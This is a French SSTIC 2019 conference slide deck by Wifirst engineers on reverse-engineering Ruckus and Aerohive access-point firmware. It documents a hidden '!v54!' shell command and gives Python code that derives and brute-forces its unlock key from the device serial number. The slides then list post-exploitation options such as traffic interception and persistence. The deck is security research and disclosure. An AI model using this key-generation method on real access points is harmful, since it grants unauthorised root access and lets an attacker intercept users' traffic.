wifirst

Analyse de firmware de points d'accès, rétro-ingénierie et élévation de privilèges

SSTIC 2019 - 7 Juin 2019

Présentation et introduction

Qui sommes-nous ?

Wifirst

- Fondée en 2002
- Opérateur Internet
- Spécialisée dans les réseaux WiFi

Les auteurs

- Victorien Molle
- Romain Bellan
- Florent Fourcot

Les cibles

- Ruckus

- Aerohive

130k

Points d'accès déployés

300k

Utilisateurs simultanés

150 Gbit/s


Trafic instantané

DEMO

Détails de l'exploitation

Vue d'ensemble

- Exploration de la CLI
  - Découverte de la commande *!v54!*
    - Nécessite une clef et le numéro de série du point d'accès
- Transformation de la clef
  - Sésame
  - OMAC
- Vérification et ouverture d'un shell



- Portage des binaires sur une architecture MIPS
- GDBServer couplé à IDA

- Préférence pour l'analyse dynamique du code
- Reverse de l'algorithme de mise à jour du firmware

Détails de l'exploitation

« Sésame ouvre toi »

!v54!	aaaabbbbccccddddeeeeffff12345678	
Dérivation + Transformation	0xAA11BC22CD33DE44EF55FA66BA77… AA11BC22CD33DE44EF55FA66BA77...	kd = bytearray(...) k = binascii.hexlify(kd)

Génération du secret	n = (k[13] + k[14] + k[15]) & 0x3F = 45
	s = n * sn
		sn = "9876543210"
		n = 45; s = ''
		for i in range(0, n):
		  s += binascii.b2a_hex(sn)
		  s += hex(i)[2:]

Passage à OMAC	v = OMAC(e_k, s, sn)	e_k = kd[:8] v = OMAC(e_k, s, sn)
Vérification des résultats	v == k_v ?	k_v = kd[16:] if k_v == v[16:]: os.system('/bin/sh')

Détails de l'exploitation

Bruteforce et génération de clefs

Prérequis :

- Le numéro de série de l'AP (sn)
- Une clef de chiffrement OMAC de taille 8 octets (omac_key)


```
# Calculer le nombre de tours 'n'
omac_key = bytearray('deadbeef')
key = binascii.hexlify(omac_key)
n = (key[13] + key[14] + key[15]) & 0x3F

# Génération des 16 octets pour la clef
# pré-finale
sn = '9876543210'; s = ''
for i in range(0, n):
    s += binascii.b2a_hex(sn)
    s += hex(i)[2:]
res = OMAC(omac_key, s, sn)

# Concaténation de la clef OMAC et
# des 16 derniers octets du résultat
pf_key = omac_key + res[16:]

# Bruteforce de la clef finale (affichable)
key = ''
for i in range(0, 8):
    key += bruteforce_block(pf_key[(i * 3):3])
print('v54 key: {}'.format(key))
```

Chronologie des évènements




wifirst

Conclusion

Risques encourus ? Post-Exploitation. Ouverture…

Inspection et manipulation du trafic

Utilisation de techniques MITM pour analyser/manipuler le trafic des appareils associés



Persistence

Mise en place d'un service VPN, modifications du système de fichiers pour conserver une persistence sur le système malgré les mises à jour

Open Sourcing

Permettre l'installation d'un système Linux tel qu'OpenWRT pour utiliser le point d'accès comme un routeur

Sécurisation

Utilisation d'un chiffrement par clef publique/clef privé afin de garantir les contrôles d'accès de debug

Merci

florent.fourcot@wifirst.fr
romain.bellan@wifirst.fr
victorien.molle@wifirst.fr